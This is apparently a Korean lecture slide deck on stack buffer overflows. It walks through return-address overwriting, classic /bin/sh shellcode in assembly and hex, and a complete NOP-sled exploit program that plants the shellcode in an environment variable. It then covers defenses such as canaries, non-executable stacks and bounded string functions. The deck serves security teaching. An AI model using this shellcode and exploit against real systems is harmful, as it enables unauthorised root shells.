


최신 해킹기법의 이해

Stack Structure

Overflow 전

Overflow 후



최신 해킹기법의 이해

Return Address의 조작

- Ret addr의 조작에 의한 흐름 제어

```
void function (int a, int b, int c)
```

```
{
```

```
  char buffer1 [ 5 ];
```

```
  char buffer2 [ 10 ];
```

```
  int *ret;
```

```
  ret = buffer1 + 12;
```

```
  (*ret) += 8;
```

```
}
```

```
void main()
```

```
{
```

```
  int x;
```


```
  x = 0;
```

```
  function ( 1, 2, 3);
```

```
  x = 1;
```

```
  printf ( "%d\n", x );
```

```
}
```



Spanwing Shell Code


- shellcode란?

- /bin/sh를 실행시키는 기계어 코드

- shellcode 특징

- 메모리 상의 shellcode의 위치를 모르므로 상대번지만 사용
 - NULL 문자는 버퍼에 복사되지 않으므로 0x00 코드는 다른 해당 기계어 코드로 대체
 - CPU 마다 다르게 제작

buffer



최신 해킹기법의 이해

Spawning Shell Code

- Shell code의 원형

- 완성된 shell code

```

jmp    0x1f           # 2 bytes
popl  %esi           # 1 byte
movl  %esi,0x8(%esi) # 3 bytes
xorl  %eax,%eax     # 2 bytes
movb  %eax,0x7(%esi) # 3 bytes
movl  %eax,0xc(%esi) # 3 bytes
movb  $0xb,%al       # 2 bytes
movl  %esi,%ebx     # 2 bytes
leal  0x8(%esi),%ecx # 3 bytes
leal  0xc(%esi),%edx # 3 bytes
int    $0x80         # 2 bytes
xorl  %ebx,%ebx     # 2 bytes
movl  %ebx,%eax     # 2 bytes
inc    %eax         # 1 bytes
int    $0x80         # 2 bytes
call  -0x24        # 5 bytes
.string "/bin/sh\"   # 8 bytes
  
```

Buffer Overflow 원리

```
char shellcode[] =  
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"  
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd"  
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

```
char large_string[128];
```


```
void main() {  
    char buffer[96];  
    int i;  
    long *long_ptr = (long *) large_string;
```

```
    for (i = 0; i < 32; i++)  
        *(long_ptr + i) = (int) buffer;
```


```
    for (i = 0; i < strlen(shellcode); i++)  
        large_string[i] = shellcode[i];
```

실전에서의 Buffer Overflow

- 정확한 ret addr을 구하기 힘들기 때문에 NOP 코드를 이용



buffer



Q: Where is our code ?

A: Maybe...

실전 Buffer Overflow

```

#include <stdlib.h>
#define DEFAULT_OFFSET    0
#define DEFAULT_BUFFER_SIZE    512
#define NOP                0x90
char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0"
    "\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
    "\xcd\x80\x31\xdb\x89\xd8\x40xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
    __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
    char *buff, *ptr;
    long *addr_ptr, addr;
    int offset=DEFAULT_OFFSET;
    int bsize=DEFAULT_BUFFER_SIZE;
    int i;

    if (argc > 1) bsize=atoi(argv[1]);
    if (argc > 2) offset=atoi(argv[2]);
  
```

```

    if (!(buff = malloc(bsize))) {
        printf("Can't allocate memory.\n");
        exit(0);
    }
    addr = get_sp() - offset;
    printf("Using address:0x%x\n",addr);
    ptr = buff;
    addr_ptr = (long *) ptr;
    for (i = 0; i < bsize; i+=4)
        *(addr_ptr++) = addr;

    for (i = 0; i < bsize/2; i++)
        buff[i] = NOP;

    ptr = buff + ((bsize/2) -
        (strlen(shellcode)/2));
    for (i=0; i<strlen(shellcode);i++)
        *(ptr++) = shellcode[i];

    buff[bsize - 1] = '\0';
    memcpy(buff, "EGG=", 4);
    putenv(buff);
    system("/bin/bash");
}
  
```

Buffer Overflow 대책

- 운영체제 커널 패치
 - 사용자 스택 영역에 데이터 기록 금지
 - 함수로부터 복귀할 때 스택의 무결성(integrity) 검사
 - 코드 수행 금지
 - Linux Kernel patch from the Openwall Project
 - <http://www.openwall.com/linux/>
 - Solaris 2.6 이상 버전: prevent and log stack-smashing attack
 - /etc/system 수정
 - set noexec_user_stack = 1
 - set noexec_user_stack_log = 1

Buffer Overflow 대책

- 경계 검사를 하는 컴파일러 및 링크 사용
 - GNU GCC 2.7.2.3 버전을 패치한 StackGuard
 - <http://www.cse.ogi.edu/DISC/projects/immunix/StackGuard>
 - 복귀주소 다음에 “canary” word를 위치시킴
 - “canary” word가 변경되면 스택 오버플로우 공격의 시도 감지 및 보고(syslog), 시스템 종료.
 - Random canary
 - » 실행할 때마다 canary value를 변경시켜, 공격자가 예측하지 못하도록 함
 - Null canary(0x00000000),
 - » 공격자가 버퍼에 널 문자(0x00)를 넣을 수 없다는 점을 이용
 - Terminator canary(combination of Null, CR, LF, -l)
 - » NULL 문자로 끝나지 않는 몇몇 문자열 함수의 문자열 끝문자 이용

Buffer Overflow 대책

- 즉각적인 보안 패치

- RedHat Linux <http://www.redhat.com/apps/support/updates.html>
- MS <http://support.microsoft.com>
- BSD 관련 <http://www.freebsd.org/security/index.html>
- Sun Solaris <http://sunsolve.sun.com>
- Digital <ftp://ftp.compaq.com/pub>
- HP/UX <http://us-support3.external.hp.com>
- IBM AIX <ftp://software.watson.ibm.com/pub>
- SGI IRIX <ftp://ftp.sgi.com/security>

Buffer Overflow 원천방지

- 프로그래머의 관점에서의 보안 대책
 - Boundary를 검사하는 컴파일러 및 링커 사용
 - Boundary를 검사하는 함수 사용
 - 사용 자제 함수들
 - strcat(), strcpy(), gets(), scanf(), sscanf(), vscanf(), vsscanf(), sprintf(), vsprintf(), gethostbyname()
 - 사용 권장 함수들
 - strncpy(), strncpy(), fgets(), fscanf(), vfscanf(), snprintf(), vsnprintf()
 - Overflow_wrapper 사용
 - AUSCERT : overflow_wrapper.c
 - ftp://ftp.auscert.org.au/pub/auscert/tools/overflow_wrapper.c
 - 버퍼 크기 검사 후 원래의 프로그램 수행

Buffer Overflow 원천방지

Example of Vulnerable Program

insecure.c

```
#include <stdio.h>
#include <string.h>
#include <ctype.h>

int main(int argc, char **argv)
{
    char buffer[1024];
    if(argc > 1) {
        strcpy(buffer, argv[1]);
    }
    printf("buffer: %s\n",buffer);
}
```

Example of Secure Program (patch)

secure1.c


```
#include <stdio.h>
#include <string.h>
#include <ctype.h>
#include <stdlib.h>

int main(int argc, char **argv)
{
    char buffer[1024];
    int i;
    if(argc > 1) {
        if(strlen(argv[1]) >=1023) {
            fprintf(stderr,"too long\n");
            exit(0);
        }
        strcpy(buffer, argv[1]);
    }
    printf("buffer: %s\n", buffer);
}
```

Review : Buffer Overflow

- 버퍼 오버플로우 공격의 위험성
 - 리모트 혹은 로컬에서 인증절차 없이 임의의 권한 획득
 - 손쉽게 구할 수 있는 수없이 많은 exploit 코드 존재
- 원인
 - 운영체제 : 스택 혹은 힙 영역에 데이터 쓰기 및 실행허용
 - 컴파일러 : 버퍼의 경계검사 소홀
 - 프로그래머 : 버퍼의 경계검사 소홀 및 적절한 함수 선택에 부주의
- 대책
 - 운영체제 : 사용자의 스택 혹은 힙 영역의 쓰기 및 실행권한 제거
 - 컴파일러 : 버퍼의 경계검사 지원
 - 프로그래머 : 버퍼의 경계검사 철저, 적절한 함수 선택, 도구사용

악의적인 공격행위



최신 해킹기법의 이해

Q & A

- 질문?